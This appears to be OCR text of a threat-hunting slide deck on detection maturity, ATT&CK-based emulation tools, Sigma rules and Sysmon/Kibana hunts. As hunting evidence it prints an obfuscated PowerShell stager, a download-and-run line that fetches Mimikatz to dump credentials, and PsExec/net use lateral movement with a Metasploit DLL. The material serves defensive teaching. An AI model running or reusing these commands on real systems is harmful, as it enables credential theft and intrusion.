- **Quantify** detection levels
- Write new analytics, **track progress**
- Perform **red/purple teaming**
  - Repeatedly test detections
  - Automate it
- Rinse, Detect, Repeat
- **Demonstrate improvement**

QUANTIFYING DETECTION MATURITY

1. No Detection
2. Locally Logged
3. Centrally Logged
4. Log Enriched/Correlated
5. Report / Visualization
6. Experimental / Functional Detection
7. High Fidelity Detection

- Visualize with **ATT&CK Navigator**


ATT&CK NAVIGATOR

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command And Control
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items	19 items
AppCert DLLs	AppCert DLLs	Extra Window Memory Injection	Forced Authentication	File and Directory Discovery	Application Deployment Software	Command-Line Interface	Browser Extensions	Exfiltration Over Command and Control Channel	Commonly Used Port
Application Shimming	Application Shimming	Bypass User Account Control	Hooking	Permission Groups Discovery	Replication Through Removable Media	Execution through Module Load	Data from Local System	Exfiltration Over Other Network Medium	Connection Proxy
Browser Extensions	Extra Window Memory Injection	Code Signing	Replication Through Removable Media	Network Share Discovery	Third-party Software	Scheduled Task	Data from Removable Media	Exfiltration Over Alternative Protocol	Data Encoding
Hooking	Hooking	Component Object Model Hijacking	Credentials in Files	System Owner/User Discovery	Logon Scripts	Source	Email Collection	Data Encrypted	Standard Cryptographic Protocol
Scheduled Task	Scheduled Task	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Time Discovery	Pass the Ticket	Third-party Software	Audio Capture	Exfiltration Over Physical Medium	Multi-hop Proxy
Component Object Model Hijacking	Bypass User Account Control	Image File Execution Options Injection	Brute Force	Security Software Discovery	Shared Webroot	Dynamic Data Exchange	Input Capture	Automated Exfiltration	Custom Command and Control Protocol
DLL Search Order Hijacking	DLL Search Order Hijacking	Masquerading	Exploitation of Vulnerability	System Network Connections Discovery	Exploitation of Vulnerability	Local Job Scheduling	Man in the Browser	Scheduled Transfer	Uncommonly Used Port
Image File Execution Options Injection	Image File Execution Options Injection	Access Token Manipulation	Input Capture	System Service Discovery	Taint Shared Content	Regsvr32	Screen Capture	Data Compressed	Web Service
Launch Daemon	Launch Daemon	Exploitation of Vulnerability	Securityd Memory	System Information Discovery	Windows Remote Management	Trusted Developer Utilities	Automated Collection	Data Transfer Size Limits	Domain Fronting
LC_LOAD_DYLIB Addition	Setuid and Setgid	File Deletion	Two-Factor Authentication Interception	Query Registry	AppleScript	Windows Management Instrumentation	Clipboard Data		Multiband Communication
Logon Scripts	Access Token Manipulation	Gatekeeper Bypass	Account Manipulation	Remote System Discovery	SSH Hijacking	Windows Remote Management	Data from Network Shared Drive		Multilayer Encryption
Accessibility Features	Accessibility Features	Hidden Users	Bash History	System Network Configuration Discovery	Remote File Copy	AppleScript	Data Staged		Custom Cryptographic Protocol
Bootkit	Dylib Hijacking	Hidden Window	Password Filter DLL	Account Discovery	Remote Services	InstallUtil	Video Capture		Data Obfuscation
Dylib Hijacking	Exploitation of Vulnerability	Indicator Removal on Host	Credential Dumping	Application Window Discovery	Distributed Component Object Model	LSASS Driver			Remote File Copy
External Remote Services	New Service	Install Root Certificate	Input Prompt	Network Service Scanning	Pass the Hash	PowerShell			Standard Application Layer Protocol
Local Job Scheduling	Plist Modification	Plist Modification	Keychain	Peripheral Device Discovery	Remote Desktop Protocol	Regsvcs/Regasm			Standard Non-Application Layer Protocol
Login Item	Process Injection	Process Injection	Network Sniffing	Process Discovery	Windows Admin Shares	Execution through API			Communication Through Removable Media
New Service	Service Registry Permissions Weakness	Regsvr32	Private Keys			Graphical User Interface			Fallback Channels
Plist Modification	SID-History Injection	Trusted Developer Utilities				Launchctl			Multi-Stage Channels
Service Registry Permissions Weakness		Clear Command History				Mshta			
Change Default File Association		File System Logical Offsets				Rundll32			
		Deobfuscate/Decode Files or Information				Scripting			

https://mitre.github.io/attack-navigator/enterprise/

RED CANARY - ATOMIC RED TEAM

- Atomic tests for MITRE ATT&CK Tactics
- 1. Execute Tests
- 2. Collect Evidence
- 3. Develop Detection
- Measure Progress
- Visualize with **VECTR / ATT&CK Navigator**
- Progress to **adversarial simulation**




https://github.com/redcanaryco/atomic-red-team

VECTR.IO – THREAT SIMULATION & REPORTING

PurpleTeam / 2016 Q2 Purple Team / Phishing Campaign (end-to-end)

Phishing Campaign (end-to-end): Escalation Path



Timeline


- 09/29/2017 15:41:17
  Locate Machines where user is Admin : status changed to Completed
- 09/29/2017 15:41:17
  Locate Machines where user is Admin : status changed to InProgress
- 09/29/2017 15:40:51
  Locate Machines where user is Admin : outcome changed to NotDetected
- 09/29/2017 15:33:37
  User Hunting : status changed to Completed
- 09/29/2017 15:33:36
  User Hunting : status changed to InProgress
- 09/29/2017 15:33:26
  User Hunting : outcome changed to NotDetected
- 04/24/2017 10:03:36
  Spoofed Phishing Email : outcome changed to NotDetected

Test Cases

Phase	Method	Test Case	Status	Outcome	Action
search filter ...					
External Recon	System profiler	JavaScript system profiler	Completed	Blocked	
Initial Delivery	Email	Spoofed Phishing Email	Completed	Not Detected	
Exploitation	Email with malicious attachment	MS Office Macro Attack with PowerShell one-liner	Completed	Not Detected	
Exploitation	Email with malicious attachment	MS Office Macro Attack - Default Cobalt Strike PowerShell	Completed	Blocked	
Internal Recon	User Recon	Whoami	Completed	Not Detected	
Internal Recon	Domain Group Recon	Query Domain Admins	Completed	Not Detected	
Internal Recon	User Recon	Locate Machines where user is Admin	Completed	Not Detected	
Privilege Escalation	PowerShell Import	Local privilege escalation - PowerShell methods	Completed	Not Detected	

Detection Status

Detection Breakdown



AUTOMATED ADVERSARY EMULATION

- **Caldera** - https://github.com/mitre/caldera
  - BRAWL – Free dataset from Caldera run
  - CASCADE – Prototype automated analysis tool
- **Metta** - https://github.com/uber-common/metta
  - Uses Redis/Celery, Python and Vagrant
  - Test your detection rules

```
$ python run_simulation_yaml.py -f MITRE/Discovery/discovery_account.yaml
YAML FILE: MITRE/Discovery/discovery_account.yaml
OS matched windows...sending to the windows vagrant
Running: cmd.exe /c net group \"Domain Admins\" /domain
Running: cmd.exe /c net user /add
Running: cmd.exe /c net user /domain
Running: cmd.exe /c net localgroup administrators
```

NEW PROBLEM:


- Lots of complicated analytics to write
- Not all analysts can write analytics
- What now?

SIGMA – GENERIC SIEM RULE FORMAT

- **Blue teams needs this!!!**
- **Sigma is to logs** what Snort is to network traffic and YARA is to files
  - High level generic language for analytics
- Enables easy import and sharing across orgs
- **Decouples rule logic from specific implementation**
- **Eliminates SIEM tribal knowledge**
- Put in **MISP** to store aligned with threat intel
- Written by Florian Roth & Thomas Patzke

SIGMA

SIGMA RULES





```yaml
title: Office Macro Starts Cmd
status: experimental
description: Detects a Windows
references:
    - https://www.hybrid-analys
author: Florian Roth
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
        Image: '*\cmd.exe'
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
```

EXAMPLES

POST-EXPLOITATION HUNTING

- We assume compromise…
- **What** would attacker do?
  - ATT&CK **Tactics**
- **How** would they do it?
  - ATT&CK **Techniques**
- **Example Story**: Malicious doc in email
  - **Macro** was run, now what?



Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control

TACTIC: PERSISTENCE

- Item #1 for attackers
- ATT&CK techniques:
  - New Service
  - Scheduled Task
  - Registry Run Keys / Start Folder …
- Visible in **Windows** / **Sysmon** logs
  - **New Service** = Event ID 7045
  - **Schedule Task** = Event ID 4698
  - **Registry Run Keys / Start Folder** = Sysmon Event ID 13
  - **Least frequency of occurrence** analysis w/ Kibana

TECHNIQUE: REGISTRY RUN KEY

5 hits | New | Save | Open | Share | Reporting | Last 7 days

event_id:13 | Uses lucene query syntax

log_name: "Microsoft-Windows-Sysmon/Operational" | Add a filter + | Actions

August 27th 2017, 09:31:37.713 - September 3rd 2017, 09:31:37.713 — Auto

event_data.TargetObject	event_data.Details
HKU\S-1-5-21-3463664321-2923530833-3546627382-1000\Software\Microsoft\Windows\CurrentVersion\Run\neUUHyTOcW	C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpV.vbs

@timestamp per 3 hours

Time	event_data.TargetObject	event_data.Details
September 3rd 2017, 09:06:27.154	HKU\S-1-5-21-3463664321-2923530833-3546627382-1000\Software\Microsoft\Windows\CurrentVersion\Run\neUUHyTOcW	C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpV.vbs

TACTIC: EXECUTION

"I'm safe, I use AppLocker!"

- **ATT&CK Techniques**:
  - Rundll32, RegSvr32
  - PowerShell, Scripting
- What do these have in common?
  - **Whitelisting bypass!**

How to find:

- **Process creation** logs
- **PowerShell** logs
- **Sysmon** logs
  - Writing files in odd locations
  - ImageLoad events (if active)
- **AppLocker** 8002/8003
  - If DLL Rules turned on

TECHNIQUE: SCRIPTING + POWERSHELL

```
<script language="VBScript">
window.moveTo -4000, -4000
  Set kOovC = CreateObject("Wscript.Shell")
  Set dMO2BNvEvl = CreateObject("Scripting.FileSystemObject")
  If dMO2BNvEvl.FileExists(kOovC.ExpandEnvironmentStrings("%PSModulePath%") + "..
\powershell.exe") Then
    kOovC.Run "powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB
cgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcg
```

TECHNIQUE: RUNDLL32

t	computer_name	IE11Win7
t	event_data.CommandLine	rundll32 c:\Users\IEUser\AppData\Local\Temp\metasploit.dll DllMain
t	event_data.CurrentDirectory	C:\Users\IEUser\Downloads\
t	event_data.Hashes	MD5=C648901695E275C8F2AD04B687A68CE2,SHA256=3FA4912EB43FC304652D7B01
t	event_data.Image	C:\Windows\System32\rundll32.exe

8,003	Microsoft-Windows-AppLocker/EXE and DLL	%OSDRIVE%\USERS\IEUSER\APPDATA\LOCAL\TEMP\METASPLOIT.DLL was allowed to run but would have been prevented from running if the AppLocker policy were enforced.

Upgrade to meterpreter - Caught Twice!

TECHNIQUE: POWERSHELL

Add a filter +

Sysmon Network Connections

Image	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17
C:\Users\IEUser\Downloads\SysinternalsSuite\PsExec.exe	
C:\Users\Administrator\Downloads\autoruns.exe	2
C:\Windows\System32\rundll32.exe	2
C:\Windows\system32\rundll32.exe	1

Filter for value

event_id List

Event ID	Count
8,002	12,265
4,688	1,286
7,036	819
4,104	814
1	502

Sysmon Network Connections

Image	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17

September 3rd 2017, 15:51:52.712	IE11Win7	6056	C:\Windows\System32\svchost.exe	C:\Windows\System32\slui.exe -Embedding
September 3rd 2017, 15:16:21.409	IE11Win7	6068	C:\Windows\System32\taskeng.exe	"C:\Program Files\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler

PowerShell network connections, let's investigate

TECHNIQUE: CREDENTIAL DUMPING

kibana

Dashboard / Sysmon Network Connections

Share Clone Edit September 1st 2017, 00:00:00.000 to September 4th 2017, 23:59:59.999

powershell.exe

Uses lucene query syntax

powershell.exe

Discover
Visualize
Dashboard
Timelion
Dev Tools

Sysmon Network Connections

Image	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17

event_id List

Event ID	Count
600	48
1	34


event_data.ParentImage	event_data.CommandLine
C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"

1–34 of 34

Time	computer_name	event_data.ProcessId	event_data.ParentImage	event_data.CommandLine
September 3rd 2017, 14:28:13.233	IE11Win7	2196	C:\Windows\System32\cmd.exe	powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
September 3rd 2017, 08:50:12.022	IE11Win7	4572	C:\Windows\System32\rundll32.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
September 3rd 2017, 08:49:25.905	IE11Win7	5232	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\net.exe" localgroup Administrators

Execution tactic pivoting uncovers **Tactic: Credential Access!**

TACTIC: LATERAL MOVEMENT...



TECHNIQUE: WINDOWS ADMIN SHARES

- Finding the pivot – mimikatz was run…
- **Remote File Copy + Windows Admin Shares**
- Search for **Administrator** in command line
  - Shared Administrator account ☹ – "net use" to move DLL
  - PsExec to remotely run the DLL

35 hits

event_data.CommandLine:*Administrator*

event_data.CommandLine: net use z: \\AdminPC\c$ /USER:Administrator

CommandLine: PsExec.exe \\AdminPC -u AdminPC\Administrator "c:\windows\system32\rundll32 c:\users\administrator\metasploit.dll,DllMain"
September 2nd 2017, 21:39:34.023 **beat.hostname:** IE11Win7 **beat.name:** IE11Win7 **beat.version:** 5.5.2 **computer_name:** IE11Win7 **event_data**
ctory: c:\Users\IEUser\Downloads\SysinternalsSuite\ **event_data.Hashes:** MD5=27304B246C7D5B4E149124D5F93C5B01,SHA256=3337E3875B05E0BFBA69A
79E8CFBF162EBB60CE58A0281437A7EF **event_data.Image:** C:\Users\IEUser\Downloads\SysinternalsSuite\PsExec.exe **event_data.IntegrityLevel:** Medi

TACTIC: EXFILTRATION
TECHNIQUE: DATA COMPRESSED/ENCRYPTED

user.name	message
Administrator	%OSDRIVE%\USERS\ADMINISTRATOR\METASPLOIT.DLL was allowed to run.

